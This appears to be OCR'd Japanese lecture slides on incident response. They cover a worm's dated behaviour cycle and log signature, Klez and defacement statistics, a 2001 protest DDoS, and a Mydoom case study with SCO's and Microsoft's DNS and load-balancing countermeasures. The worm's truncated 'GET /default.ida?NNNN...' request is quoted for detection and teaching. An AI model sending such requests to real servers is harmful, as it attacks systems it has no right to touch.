
- 1年近くも活動が継続しているという事実に注目すべき



行動パターン	日付により行動パターンを変更 1日 - 19日: 他ホストへの流布期間 20日 - 27日: DDoS攻撃活動期間 28日- 月末: 休眠期間
攻撃先スキャニング・パターン	ランダムなIPアドレスを攻撃
攻撃の記録	ログ上の連続する文字が「N」 GET /default.ida?NNNNNNNNNNNNNNNNN・・・
Web改ざん	一部Webが書き換えられることがある
バックドアのインストール	インストールしない


4. 脆弱性対応とインシデント対応
②インシデント対応活動
活動は継続している 「コンピュータウイルスの届出件数」

- Klezが1年以上も報告件数が第1位であったという事実に注目すべき




情報処理推進機構: セキュリティセンター: 対策情報 ウイルス対策
http://www.ipa.go.jp/security/isg/virus.html

4. 脆弱性対応とインシデント対応
②インシデント対応活動
活動は継続している 「Webサイト書き換えの被害件数は減ってはいない。」




- 既知の脆弱性を悪用される、設定の不整合に起因していることがわかる。




Zone-H 2004 statistics are ready to be downloaded (corrected)
http://www.zone-h.org/en/news/read/id=4457/

4. 脆弱性対応とインシデント対応
②インシデント対応活動
活動は継続している 「Webサイト書き換えの被害件数は減ってはいない。」




- Webサイト書き換えはOSやWebサーバ種別に依存するわけではない。



Zone-H 2004 statistics are ready to be downloaded (corrected)
http://www.zone-h.org/en/news/read/id=4457/

4. 脆弱性対応とインシデント対応
②インシデント対応活動
活動には世相が反映される 「ネットデモ」

年月日	内容
2001年3月31日	歴史教科書を批判する「ネットデモ」第1回 攻撃対象にあがっていたサイト (文部科学省, 産経新聞, 自民党, 新しい歴史教科書をつくる会, 産経新聞系列出版社 扶桑社, 北海道議会)の多くが、攻撃時間帯の31日の9: 00, 12: 00, 15: 00, 18: 00, 21: 00にはつながらない状態となった。
2001年4月10日	歴史教科書を批判する「ネットデモ」第2回 攻撃対象にあがっていたサイトにおいて、事前対策を施していたこともあり、アクセス障害はなかった。



中学歴史教科書を批判する「ネットデモ」 韓国からアクセス急増
http://www.mainichi.co.jp/digital/netfile/archive/200104/02-1.html [x]

4. 脆弱性対応とインシデント対応
②インシデント対応活動
Mydoom事例検討: DDoS攻撃に伴うサイト側の対処策

- 回避方法
  - SCOは関連するドメイン名のDNS設定を削除した (Aレコード削除)。
  - MicrosoftはWebサーバの負荷分散を強化した。
  - SCO,Microsoft共に代替サイトを準備した。


日時 (JST)	内容
2004-01-26 (米国日付)	日本ネットワークアソシエイツ W32/Mydoom@MM を確認 シマンテック W32.Novarg.A@mm を確認 トレンドマイクロ WORM_MIMAIL.R を確認
2004-01-28 (米国日付)	日本ネットワークアソシエイツ W32/Mydoom.b@MM を確認 シマンテック W32.Mydoom.B@mm を確認 トレンドマイクロ WORM_MYDOOM.B を確認
2004-02-01 (米国日付)	SCO プレスリリース SCO Experiences Massive Denial of Service Attack を発表
2004-02-02 01: 09: 18	W32/Mydoom.A (W32/Novarg.A): www.sco.com への DDoS 機能の活性化 W32/Mydoom.B: www.sco.com への DDoS 機能の活性化
2004-02-02	**www.sco.com の A レコード削除 (W32/Mydoom.AとB の DDoS 対象)**
2004-02-02 (米国日付)	**SCO http://www.thescogroup.com/ 代替サイト準備**
2004-02-03 (米国日付)	**Microsoft https://information.microsoft.com/ 代替サイト準備とAkamaiによる負荷分散の強化**
2004-02-03 22: 09: 18	W32/Mydoom.B: www.microsoft.com への DDoS 機能の活性化
2004-03-05 15: 00頃	**www.sco.com の A レコード復活**

4. 脆弱性対応とインシデント対応
②インシデント対応活動
Mydoom事例検討: DDoS攻撃に伴うサイト側の対処策

- 回避方法
  - SCOは関連するドメイン名のDNS設定を削除した (Aレコード削除)。
  - MicrosoftはWebサーバの負荷分散を強化した。
    - DNSサーバの登録状況を観測したところ、「2004-02-03、WebサーバのIPアドレス数が11個から15個に増加していた。」
  - SCO,Microsoft共に代替サイトを準備した。


```
dig @asia3.akam.net. www2.microsoft.akadns.net.
;; QUESTION SECTION:
;www2.microsoft.akadns.net.     IN      A
;; ANSWER SECTION:
www2.microsoft.akadns.net. 300  IN      A       207.46.134.157
www2.microsoft.akadns.net. 300  IN      A       207.46.134.221
www2.microsoft.akadns.net. 300  IN      A       207.46.144.188
www2.microsoft.akadns.net. 300  IN      A       207.46.144.222
www2.microsoft.akadns.net. 300  IN      A       207.46.156.156 <
www2.microsoft.akadns.net. 300  IN      A       207.46.156.188 <
www2.microsoft.akadns.net. 300  IN      A       207.46.156.220 <
www2.microsoft.akadns.net. 300  IN      A       207.46.156.252
www2.microsoft.akadns.net. 300  IN      A       207.46.244.188
www2.microsoft.akadns.net. 300  IN      A       207.46.245.156
www2.microsoft.akadns.net. 300  IN      A       207.46.245.92
www2.microsoft.akadns.net. 300  IN      A       207.46.249.252
www2.microsoft.akadns.net. 300  IN      A       207.46.249.29   <
www2.microsoft.akadns.net. 300  IN      A       207.46.250.222
www2.microsoft.akadns.net. 300  IN      A       207.46.250.252
```

2004-02-03: サイトが 11 個 から 15 個へ



